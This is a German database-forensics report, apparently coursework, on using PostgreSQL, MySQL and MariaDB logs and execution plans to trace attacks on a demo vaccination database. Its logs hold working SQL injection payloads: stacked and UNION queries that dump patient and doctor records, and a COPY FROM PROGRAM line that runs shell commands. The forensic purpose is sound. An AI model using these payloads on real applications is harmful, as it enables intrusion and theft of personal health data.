root@ccfedd36330e:/var/lib/postgresql/data/logs# cat postgresql-2022-02-17_101146.log
2022-02-17 10:11:46.115 UTC [27] LOG:  database system was shut down at 2022-02-17 10:11:44 UTC
2022-02-17 10:11:46.120 UTC [1] LOG:  database system is ready to accept connections
2022-02-17 10:12:03.047 UTC [34] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%%' ORDER BY Name_Impfort
2022-02-17 10:12:05.532 UTC [35] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; SELECT VERSION(); --%' ORDER BY Name_Impf
ort
2022-02-17 10:14:19.707 UTC [53] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; SELECT datname FROM pg_database; --%' ORD
ER BY Name_Impfort
2022-02-17 10:14:31.971 UTC [54] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; SELECT c.relname FROM pg_catalog.pg_class
 c LEFT JOIN  pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind  IN ('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND  pg_catalog.pg_table_is_visible(c.oid); -
-%' ORDER BY Name_Impfort
2022-02-17 10:14:50.063 UTC [56] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%';  SELECT relname, A.attname FROM pg_class
C, pg_namespace N,  pg_attribute A, pg_type T WHERE (C.relkind='r') AND  (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND  (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND
  (N.nspname ILIKE 'public'); --%' ORDER BY Name_Impfort
2022-02-17 10:15:22.015 UTC [58] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; SELECT Arzt_ID, Fachrichtung, Nachname, V
orname FROM Aerzte; --%' ORDER BY Name_Impfort
2022-02-17 10:15:31.592 UTC [59] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; SELECT Impfstoffart, Impfstoffhersteller,
 Impfstoffname, Verfallsdatum FROM Impfbestand; --%' ORDER BY Name_Impfort
2022-02-17 10:16:45.998 UTC [65] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; SELECT Nachname, Adresse, E_Mail, Versich
ertennummer FROM Patienten; --%' ORDER BY Name_Impfort
2022-02-17 10:17:12.991 UTC [67] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; DROP TABLE IF EXISTS hilfstabelle; CREATE
 TABLE hilfstabelle(t text); COPY hilfstabelle FROM PROGRAM 'psql -c "CREATE DATABASE testdb"'; SELECT * FROM hilfstabelle; --'%' ORDER BY Name_Impfort
2022-02-17 10:17:13.019 UTC [77] LOG:  statement: CREATE DATABASE testdb
2022-02-17 10:17:21.541 UTC [79] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; SELECT datname FROM pg_database; --%' ORD
ER BY Name_Impfort
2022-02-17 10:17:41.127 UTC [58] LOG:  statement: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%'; DROP TABLE IF EXISTS hilfstabelle; CREATE
 TABLE hilfstabelle(t text); COPY hilfstabelle FROM PROGRAM 'psql -c "DROP DATABASE testdb"'; SELECT * FROM hilfstabelle; --'%' ORDER BY Name_Impfort
2022-02-17 10:17:41.157 UTC [89] LOG:  statement: DROP DATABASE testdb
root@ccfedd36330e:/var/lib/postgresql/data/logs#
```

Auch hier werden Meta-Daten wie Uhrzeit und Datum der jeweiligen SQL-Anweisungen angezeigt.

5.2.3 Datenbankprotokolle MariaDB (Cloud)

Wie bereits im Abschnitt zur Installation und Einrichtung der Datenbankinstanz MariaDB in der Cloud aufgeführt wurde, wurde eine andere Vorgehensweise gewählt, um die Datenbankprotokolle einsehen zu können.

Da im Standard die Datenbankprotokolle im Container nicht aktiv waren, musste die Serverkonfigurationsdatei der MariaDB Instanz, welche aus dem Container auf das Host-Betriebssystem gemappt wurde, angepasst werden. Hierbei handelt es sich um folgende Datei im Container:

```
/etc/mysql/mariadb.conf.d/50-server.cnf
```

In der Konfigurationsdatei wurden folgende Parameter für die Protokollierung angepasst:

```
general_log_file = /var/log/mysql/mysql.log

general_log = 1

log_error = /var/log/mysql/error.log

slow_query_log_file = /var/log/mysql/mariadb-slow.log

log_bin = /var/log/mysql/mysql-bin.log
```

```
#
# * Logging and Replication
#

# Both location gets rotated by the cronjob.
# Be aware that this log type is a performance killer.
# Recommend only changing this at runtime for short testing periods if needed!
general_log_file       = /var/log/mysql/mysql.log
general_log            = 1

# When running under systemd, error logging goes via stdout/stderr to journald
# and when running legacy init error logging goes to syslog due to
# /etc/mysql/conf.d/mariadb.conf.d/50-mysqld_safe.cnf
# Enable this if you want to have error logging into a separate file
log_error = /var/log/mysql/error.log
# Enable the slow query log to see queries with especially long duration
slow_query_log_file    = /var/log/mysql/mariadb-slow.log
#long_query_time        = 10
#log_slow_verbosity     = query_plan,explain
#log-queries-not-using-indexes
#min_examined_row_limit = 1000

# The following can be used as easy to replay backup logs or for replication.
# note: if you are setting up a replication slave, see README.Debian about
#       other settings you may need to change.
#server-id              = 1
log_bin                = /var/log/mysql/mysql-bin.log
expire_logs_days        = 10
#max_binlog_size        = 100M

#
# * SSL/TLS
#
```

Das „general_log“ ist ein sehr ausführliches Transaktionsprotokoll, welches dazu angedacht ist zu Testzwecken und für kurze Zeit aktiviert zu werden. Dies dient der Ermittlung von Fehlern und Auffälligkeiten. Es ist unüblich dies in der regulären Laufzeit aktiviert zu lassen, da das „general_log“ sehr zu Lasten der Datenbankperformance geht.

Mit folgendem Befehl lässt sich das Log aufrufen und jede Änderung kann in Echtzeit nachvollzogen werden:

Befehl: tail -f mysql.log

```
root@db2-forensik-hh10:/home/ubuntu/containers/db_data/volumes/containers_mariadb-log/_data# tail -f mysql.log
                     7 Query    rollback
                    18 Query    rollback
                    18 Quit
220218 15:39:24     20 Connect  root@172.30.0.3 on impfung using TCP/IP
                    20 Query    SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
                    20 Query    SET NAMES utf8mb4
                    20 Query    set autocommit=0
                    20 Query    SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%%' ORDE
R BY k.KV_Name
220218 15:45:09     22 Connect  root@130.211.54.158 on  using TCP/IP
                    22 Connect  Access denied for user 'root'@'130.211.54.158' (using password: NO)
220218 16:19:52     15 Query    SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%test%'
ORDER BY k.KV_Name
220218 16:19:58      7 Query    SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%VI%' OR
DER BY k.KV_Name
220218 16:20:01     24 Connect  root@172.30.0.3 on impfung using TCP/IP
                    24 Query    SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
                    24 Query    SET NAMES utf8mb4
                    24 Query    set autocommit=0
                    24 Query    SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%Novitas
%' ORDER BY k.KV_Name
220218 16:20:08     25 Connect  root@172.30.0.3 on impfung using TCP/IP
                    25 Query    SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
                    25 Query    SET NAMES utf8mb4
                    25 Query    set autocommit=0
                    25 Query    SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%Novitas
%' ORDER BY k.KV_Name
```

Wie im „general_log“ ersichtlich ist werden u.a. Anweisungen und Metadaten aufgeführt.

Das Error Log zeigt jegliche Fehler (Zugriffsfehler, Transaktionsfehler, Kommunikationsabbrüche, etc.) an die beim Zugriff oder bei der Ausführung von Transaktionen aufgekommen sind. Mit folgendem Befehl können die Error Logs in Echtzeit nachvollzogen werden:

Befehl: tail -f error.log

```
root@db2-forensik-hh10:/home/ubuntu/containers/db_data/volumes/containers_mariadb-log/_data# tail -f error.log
2022-02-18 15:31:50 0 [Note] mysqld: ready for connections.
Version: '10.6.5-MariaDB-1:10.6.5+maria~focal-log'  socket: '/run/mysqld/mysqld.sock'  port: 3306  mariadb.org binary distribution
2022-02-18 15:37:12 6 [Warning] Aborted connection 6 to db: 'impfung' user: 'root' host: '172.30.0.3' (Got an error reading communication packets)
2022-02-18 15:39:12 5 [Warning] Aborted connection 5 to db: 'impfung' user: 'root' host: '172.30.0.3' (Got an error reading communication packets)
2022-02-18 15:39:12 8 [Warning] Aborted connection 8 to db: 'impfung' user: 'root' host: '172.30.0.3' (Got an error reading communication packets)
2022-02-18 15:39:12 16 [Warning] Aborted connection 16 to db: 'impfung' user: 'root' host: '172.30.0.3' (Got an error reading communication packets)
2022-02-18 15:39:12 17 [Warning] Aborted connection 17 to db: 'impfung' user: 'root' host: '172.30.0.3' (Got an error reading communication packets)
2022-02-18 15:45:08 21 [Warning] Aborted connection 21 to db: 'unconnected' user: 'unauthenticated' host: '34.140.248.32' (This connection closed normally without authentication)
2022-02-18 15:45:09 22 [Warning] Access denied for user 'root'@'130.211.54.158' (using password: NO)
2022-02-18 16:12:01 23 [Warning] Aborted connection 23 to db: 'unconnected' user: 'unauthenticated' host: '34.77.162.21' (This connection closed normally without authentication)
```

Im Error Log werden ebenfalls Informationen zu den aufgetretenen Fehlern mit entsprechenden Metadaten aufgeführt.

Das MariaDB „Slow Log“ Protokoll ist konzipiert, um Transaktionen zu protokollieren die sehr hohe Laufzeiten verursachen.

Das Protokoll wird erst dann angelegt, wenn solche Transaktionen in der Datenbankinstanz durchgeführt werden.

Abschließend das „Bin Log“, welches im Binärformat gespeichert wird. Dies dient für Sicherungs-, Wiederherstellungs- und Replikationszwecke, kann aber auch für forensische Analysen herangezogen werden.

5.3 Datenbankausführungspläne

Sobald eine SQL-Anweisung in einem Datenbankmanagementsystem abgesetzt wird, findet im Hintergrund ein Abarbeiten der jeweiligen Anweisung statt. Die Anweisung wird zwar in der Regel in einem Statement abgesetzt, das DBMS generiert anhand dieser Anweisung jedoch einzelne Schritte, um die Anweisung so effizient wie möglich abzuarbeiten und die Informationen zur Verfügung zu stellen.

Das Prinzip des Datenbankausführungsplans kann grob gesagt mit einem Kuchen-Rezept verglichen werden – Mit der SQL-Anweisung „Schokoladenkuchen mit Kirschen und Sahne“ wird eine Zubereitungsliste erstellt und anhand dieser Liste werden die Schritte der Zubereitung einzeln abgearbeitet. Als Ergebnis folgt ein fertiger Schokoladenkuchen mit Kirschen und Sahne.

Ein Datenbankausführungsplan gibt darüber Aufschluss, welche Indizes benutzt werden und in welcher Reihenfolge das DBMS auf die Tabellen zugreift. Vor allem gibt der Ausführungsplan aber Aufschluss, welche Algorithmen für die verschiedenen Join-, Sortier- und Gruppier-Operationen zum Zuge kommen.

Für die forensische Auswertung ist der Datenbankausführungsplan vor allem dann interessant, wenn SQL-Anweisungen von Angriffen besser nachvollzogen werden sollen. SQL-Anweisungen können sehr komplex und vor allem sehr verschachtelt sein. Um diese Anweisungen besser überprüfen zu können, ist die Durchsicht essenziell. Ebenfalls ist die Auswertung dann sinnvoll, um Performanceschwächen einer Datenbank ausfindig zu machen.

5.3.1 Datenbankausführungsplan in MySQL

Um zu überprüfen, ob das Logging in der angepassten Docker-Umgebung von Herrn Häuser aktiviert ist, damit im Anschluss die Datenbankausführungspläne der durchgeführten Statements ermittelt werden können, wird wieder die CLI des MySQL-Containers gestartet. Dort erfolgt erneut die Anmeldung als MySQL.

Mit folgendem Befehl wird geprüft, ob das „general_log“ für MySQL aktiviert ist:

Befehl: show variables like "%general_log%"

```
mysql> show variables like"%general_log%";
+------------------+--------------------------------+
| Variable_name    | Value                          |
+------------------+--------------------------------+
| general_log      | OFF                            |
| general_log_file | /var/lib/mysql/e2106710551a.log |
+------------------+--------------------------------+
2 rows in set (0.00 sec)
```

Als Ergebnis wird in einer Tabelle angezeigt, dass die Ausführungspläne für MySQL deaktiviert sind. Zusätzlich wird noch der Pfad angezeigt, wo die Ausführungspläne zu finden sind.

Um die Ausführungspläne zu aktivieren, muss wie bereits in Abschnitt 5.2.1 der Parameter auf ON gestellt werden.

Befehl: SET global general_log = on;

Eine erneute Abfrage zeigt, dass der Parameter nun auf ON gesetzt ist:

Befehl: show variables like "%general_log%"

```
mysql> show variables like"%general_log%";
+------------------+--------------------------------+
| Variable_name    | Value                          |
+------------------+--------------------------------+
| general_log      | OFF                            |
| general_log_file | /var/lib/mysql/e2106710551a.log |
+------------------+--------------------------------+
2 rows in set (0.00 sec)

mysql> SET global general_log = on;
Query OK, 0 rows affected (0.00 sec)

mysql> show variables like"%general_log%";
+------------------+--------------------------------+
| Variable_name    | Value                          |
+------------------+--------------------------------+
| general_log      | ON                             |
| general_log_file | /var/lib/mysql/e2106710551a.log |
+------------------+--------------------------------+
2 rows in set (0.00 sec)
```

Anhand des angezeigten Pfads wird die Datei nun aufgerufen:

```
root@e2106710551a:/var/lib/mysql# cat e2106710551a.log
/usr/sbin/mysqld, Version: 8.0.28 (MySQL Community Server - GPL). started with:
Tcp port: 3306  Unix socket: /var/run/mysqld/mysqld.sock
Time                 Id Command    Argument
2022-02-17T15:57:58.365125Z        46 Query     show variables like"%general_log%"
2022-02-17T16:03:49.075462Z       123 Connect   root@172.24.0.4 on impfung using SSL/TLS
2022-02-17T16:03:49.075663Z       123 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-17T16:03:49.075769Z       123 Query     SET NAMES utf8mb4
2022-02-17T16:03:49.075833Z       123 Query     set autocommit=0
2022-02-17T16:03:49.076178Z       123 Query     SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%%' ORDER BY Na
me_Impfort
2022-02-17T16:03:51.361722Z       124 Connect   root@172.24.0.4 on impfung using SSL/TLS
2022-02-17T16:03:51.361916Z       124 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-17T16:03:51.362028Z       124 Query     SET NAMES utf8mb4
2022-02-17T16:03:51.362195Z       124 Query     set autocommit=0
2022-02-17T16:03:51.362621Z       124 Query     SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%' AND 0 UNION
SELECT schema_name,0,0,0 FROM information_schema.schemata;
2022-02-17T16:03:57.087001Z       125 Connect   root@172.24.0.4 on impfung using SSL/TLS
2022-02-17T16:03:57.087228Z       125 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-17T16:03:57.087342Z       125 Query     SET NAMES utf8mb4
2022-02-17T16:03:57.087444Z       125 Query     set autocommit=0
2022-02-17T16:03:57.088537Z       125 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON
p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%%' ORDER BY k.KV_Name
2022-02-17T16:03:58.576083Z        14 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON
p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata;
2022-02-17T16:04:08.070528Z       126 Connect   root@172.24.0.4 on impfung using SSL/TLS
2022-02-17T16:04:08.070733Z       126 Query     SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-17T16:04:08.070959Z       126 Query     SET NAMES utf8mb4
2022-02-17T16:04:08.071088Z       126 Query     set autocommit=0
2022-02-17T16:04:08.071556Z       126 Query     SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON
p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%' AND 0 UNION SELECT 1,2,table_schema,table_name FROM information_schema.tables WHERE table_schema =
"impfung";
```

Die Datei zeigt die eingegebenen SQL-Anweisungen zusammen mit der SQL-Anweisung der Suche.

Die Anweisung kann nun auf zwei weiteren Wegen weiter untersucht werden:

Einmal mit der Option explain und mit der Option analyze. Dafür wird eine komplette SQL-Anweisung (SQL-Anweisung der Suche + Eingabe aus Formular) kopiert und vor die Anweisung die Option explain gestellt:

```
mysql> explain SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung =
k.Nummer WHERE k.KV_Name LIKE '%' AND 0 UNION SELECT Impfstoffart, Impfstoffhersteller, Impfstoffname, Verfallsdatum FROM impfung.Impfbestand;
+----+--------------+-------------+------------+------+---------------+------+---------+------+------+----------+-----------------+
| id | select_type  | table       | partitions | type | possible_keys | key  | key_len | ref  | rows | filtered | Extra           |
+----+--------------+-------------+------------+------+---------------+------+---------+------+------+----------+-----------------+
|  1 | PRIMARY      | NULL        | NULL       | NULL | NULL          | NULL | NULL    | NULL | NULL |     NULL | Impossible WHERE |
|  2 | UNION        | Impfbestand | NULL       | ALL  | NULL          | NULL | NULL    | NULL |    5 |   100.00 | NULL            |
| NULL | UNION RESULT | <union1,2>  | NULL       | ALL  | NULL          | NULL | NULL    | NULL | NULL |     NULL | Using temporary |
+----+--------------+-------------+------------+------+---------------+------+---------+------+------+----------+-----------------+
3 rows in set, 1 warning (0.00 sec)
```

Die SQL-Anweisung wird nun aufgeschlüsselt und in Schritten in einer Tabelle dargestellt.

Mit der zusätzlichen Option kann die Performance einer Datenbank bzw. die Abarbeitung der Schritte einer SQL-Anweisung eingesehen werden.

```
mysql> explain analyze SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversich
erung = k.Nummer WHERE k.KV_Name LIKE '%' AND 0 UNION SELECT Impfstoffart, Impfstoffhersteller, Impfstoffname, Verfallsdatum FROM impfung.Impfbesta
nd;
+-----------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------+
| EXPLAIN                                                                                                                                       |
                                                                                                                                              |
+-----------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------+
| -> Table scan on <union temporary>  (cost=0.51..2.56 rows=5) (actual time=0.001..0.001 rows=5 loops=1)
    -> Union materialize with deduplication  (cost=1.76..3.81 rows=5) (actual time=0.040..0.040 rows=5 loops=1)
        -> Zero rows (Impossible WHERE)  (cost=0.00..0.00 rows=0) (actual time=0.000..0.000 rows=0 loops=1)
        -> Table scan on Impfbestand  (cost=0.75 rows=5) (actual time=0.023..0.025 rows=5 loops=1)
 |
+-----------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.00 sec)
```

5.3.2 Datenbankausführungsplan in PostgreSQL

Die Ausführungspläne besitzen nach unseren Erkenntnissen keine eigene Logdatei – Entsprechend muss ein Statement aus den „normalen“ Logfiles genommen und untersucht werden.

Das zu untersuchende Statement wird aus einer der Logfiles unter /vat/lib/postgresql/data/logs kopiert bzw. diese Datei in einem Fenster (Konsole) geöffnet.

Anschließend erfolgt die Anmeldung in der CLI des PostgreSQL-Containers wie folgt:

Anmeldung: psql -U postgres

Mit der Option \l werden alle Datenbanken angezeigt und mit der Option \c Datenbankname wird die jeweilige Datenbank ausgewählt:

```
postgres=# \l
                                  List of databases
   Name    |  Owner   | Encoding |  Collate   |   Ctype    |   Access privileges
-----------+----------+----------+------------+------------+-----------------------
 impfung   | postgres | UTF8     | en_US.utf8 | en_US.utf8 |
 postgres  | postgres | UTF8     | en_US.utf8 | en_US.utf8 |
 template0 | postgres | UTF8     | en_US.utf8 | en_US.utf8 | =c/postgres          +
           |          |          |            |            | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.utf8 | en_US.utf8 | =c/postgres          +
           |          |          |            |            | postgres=CTc/postgres
(4 rows)

postgres=# \c impfung
You are now connected to database "impfung" as user "postgres".
```

Wie in MySQL kann in PostgreSQL mit den Optionen explain und analyze gearbeitet werden.

Wird nun mit den Optionen explain und analyze ein Statement ausgeführt, werden die Schritte und die Performance gemeinsam aufgeführt:

```
impfung=# EXPLAIN ANALYZE SELECT relname, A.attname FROM pg_class C, pg_namespace N,  pg_attribute A, pg_type T WHERE (C.relkind='
r') AND  (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND  (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND  (N.n
spname ILIKE 'public');
                                                                    QUERY PLAN

-----------------------------------------------------------------------------------------------------------------------------------
---------------------------
 Nested Loop  (cost=1.64..88.12 rows=68 width=128) (actual time=0.059..0.376 rows=79 loops=1)
   ->  Nested Loop  (cost=1.37..67.73 rows=68 width=132) (actual time=0.055..0.302 rows=79 loops=1)
         ->  Hash Join  (cost=1.09..19.34 rows=12 width=68) (actual time=0.040..0.219 rows=13 loops=1)
               Hash Cond: (c.relnamespace = n.oid)
               ->  Seq Scan on pg_class c  (cost=0.00..17.94 rows=70 width=72) (actual time=0.007..0.180 rows=83 loops=1)
                     Filter: (relkind = 'r'::"char")
                     Rows Removed by Filter: 350
               ->  Hash  (cost=1.07..1.07 rows=1 width=4) (actual time=0.013..0.013 rows=1 loops=1)
                     Buckets: 1024  Batches: 1  Memory Usage: 9kB
                     ->  Seq Scan on pg_namespace n  (cost=0.00..1.07 rows=1 width=4) (actual time=0.005..0.006 rows=1 loops=1)
                           Filter: (nspname ~~* 'public'::text)
                           Rows Removed by Filter: 5
         ->  Index Scan using pg_attribute_relid_attnum_index on pg_attribute a  (cost=0.28..3.97 rows=6 width=72) (actual time=0.
004..0.006 rows=6 loops=13)
               Index Cond: ((attrelid = c.oid) AND (attnum > 0))
               Filter: (NOT attisdropped)
   ->  Index Only Scan using pg_type_oid_index on pg_type t  (cost=0.27..0.30 rows=1 width=4) (actual time=0.001..0.001 rows=1 loo
ps=79)
         Index Cond: (oid = a.atttypid)
         Heap Fetches: 18
 Planning Time: 0.310 ms
 Execution Time: 0.403 ms
(20 rows)
```

Je nach Ergebnis werden zusätzlich auch die Ergebnisse zu den Schritten und Performance angezeigt:

```
impfung=# EXPLAIN ANALYZE SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%';
 SELECT Impfstoffart, Impfstoffhersteller, Impfstoffname, Verfallsdatum FROM Impfbestand; --%' ORDER BY Name_Impfort
                                                 QUERY PLAN
-------------------------------------------------------------------------------------------------------------------------
 Seq Scan on impfungsort  (cost=0.00..10.88 rows=70 width=996) (actual time=0.009..0.015 rows=46 loops=1)
   Filter: ((name_impfort)::text ~~ '%'::text)
 Planning Time: 0.038 ms
 Execution Time: 0.025 ms
(4 rows)

  impfstoffart   | impfstoffhersteller |       impfstoffname        | verfallsdatum
-----------------+---------------------+----------------------------+---------------
 mRNA            | BioNTech/Pfizer     | Comirnaty                  | 2021-07-02
 mRNA            | Moderna             | COVID-19 Vaccine Moderna   | 2021-07-18
 Vektorimpfstoff | AstraZeneca         | Vaxzevria                  | 2021-12-08
 Vektorimpfstoff | Johnson & Johnson   | Janssen                    | 2021-09-16
 mRNA            | BioNTech/Pfizer     | Comirnaty                  | 2021-07-13
(5 rows)
```

5.3.3 Datenbankausführungsplan in MariaDB (Cloud)

In MariaDB können, wie in den anderen beiden Datenbanksystemen, Ausführungspläne aufgerufen werden, um durchgeführte Transaktionen auf der Datenbank nachvollziehen zu können. Nachdem eine Anmeldung im Container erfolgt ist, kann ein Einloggen in der Datenbankinstanz stattfinden und im Anschluss kann ein vorhergehender Befehl durch einen Ausführungsplan im Detail aufgeführt werden.

Befehl: sudo docker exec -ti <container id oder container name> /bin/bash # Wechseln in den Container der Datenbank

Befehl: mysql -u root -p # Wechseln in den Datenbankkontext von MariaDB

Befehl: use impfung; # Wählen der Datenbank impfung im Datenbankkontext:

Befehl: explain <SQL Statement für welches ein Ausfürhungsplan erstellt werden soll>

```
ubuntu@db2-forensik-hh10:~/containers$ sudo docker exec -ti a125947f5912 /bin/bash
root@a125947f5912:/# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 30
Server version: 10.6.5-MariaDB-1:10.6.5+maria~focal-log mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use impfung;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [impfung]> SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE '%Novit
as%' ORDER BY k.KV_Name;
+----------+---------+--------------+---------+
| Nachname | Vorname | Geburtsdatum | KV_Name |
+----------+---------+--------------+---------+
| Horn     | Tilla   | 1971-10-05   | Novitas |
+----------+---------+--------------+---------+
1 row in set (0.000 sec)

MariaDB [impfung]> explain SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE
 '%Novitas%' ORDER BY k.KV_Name;
+------+-------------+-------+------+---------------------+---------------------+---------+-----------------+------+-----------------------------+
| id   | select_type | table | type | possible_keys       | key                 | key_len | ref             | rows | Extra                       |
+------+-------------+-------+------+---------------------+---------------------+---------+-----------------+------+-----------------------------+
|    1 | SIMPLE      | k     | ALL  | PRIMARY             | NULL                | NULL    | NULL            | 15   | Using where; Using filesort |
|    1 | SIMPLE      | p     | ref  | Krankenversicherung | Krankenversicherung | 4       | impfung.k.Nummer | 1    |                             |
+------+-------------+-------+------+---------------------+---------------------+---------+-----------------+------+-----------------------------+
2 rows in set (0.000 sec)

MariaDB [impfung]>
```

Das SQL-Statement wird nun im Tabellenformat und im Detail aufgezeigt und die durchgeführten Schritte im Einzelnen nachvollziehbar aufgeschlüsselt.

Darüber hinaus kann analog zu den beiden lokalen Datenbankinstanzen auch die Performance eines Statements aufgeschlüsselt werden. Diese Analyse dient der Aufklärung von Transaktionen, die zu Lasten der Datenbankleistung oder zu Lasten von Ressourcen führen, oder sehr zeitaufwändig sind.

```
MariaDB [impfung]> analyze SELECT p.Nachname, p.Vorname, p.Geburtsdatum, k.KV_Name FROM Patienten p LEFT JOIN Krankenversicherung k ON p.Krankenversicherung = k.Nummer WHERE k.KV_Name LIKE
 '%%';
+------+-------------+-------+------+---------------------+---------------------+---------+-----------------+------+--------+----------+------------+-------------+
| id   | select_type | table | type | possible_keys       | key                 | key_len | ref             | rows | r_rows | filtered | r_filtered | Extra       |
+------+-------------+-------+------+---------------------+---------------------+---------+-----------------+------+--------+----------+------------+-------------+
|    1 | SIMPLE      | k     | ALL  | PRIMARY             | NULL                | NULL    | NULL            | 15   | 39.00  |   100.00 |     100.00 | Using where |
|    1 | SIMPLE      | p     | ref  | Krankenversicherung | Krankenversicherung | 4       | impfung.k.Nummer | 1    | 0.85   |   100.00 |     100.00 |             |
+------+-------------+-------+------+---------------------+---------------------+---------+-----------------+------+--------+----------+------------+-------------+
2 rows in set (0.001 sec)
```

5.4 Transaktionsprotokolle

Das Transaktionsprotokoll eines SQL-Servers protokolliert alle Transaktionen, welche auf einer Datenbank durchgeführt werden. Das Transaktionsprotokoll ist eine wichtige Komponente, da es bei auftretenden Systemfehlern die Datenbank wieder in einen konsistenten Zustand versetzen kann.

Fatal wäre es, wenn Transaktionsprotokolle manipuliert und gar von Dritten gelöscht werden, da dies schwerwiegende Folgen im Worst-Case Szenario haben könnte.

In diesem Abschnitt wird einmal aufgezeigt, wie die Transaktionsprotokolle in MySQL aussehen und was dort zu finden ist.

Um die Transaktionsprotokolle in der Docker-Umgebung zu aktivieren, muss zunächst einmal die CLI des MySQL-Container gestartet werden. Anschließend erfolgt die Anmeldung als mysql.

Mit der MySQL-Version 8 hat sich die Syntax zur Überprüfung des Status geändert:

Prüfen ob Transaktionsprotokolle aktiviert sind in MySQL-Version < 8:

Befehl 1: select variable_value as "BINARY LOGGING STATUS (log-bin) ::"

Befehl 2: from information_schema.global_variables where variable_name='log_bin' ;

```
mysql> select variable_value as "BINARY LOGGING STATUS (log-bin) :: "
    -> from information_schema.global_variables where variable_name='log_bin';
ERROR 1109 (42S02): Unknown table 'GLOBAL_VARIABLES' in information_schema
```

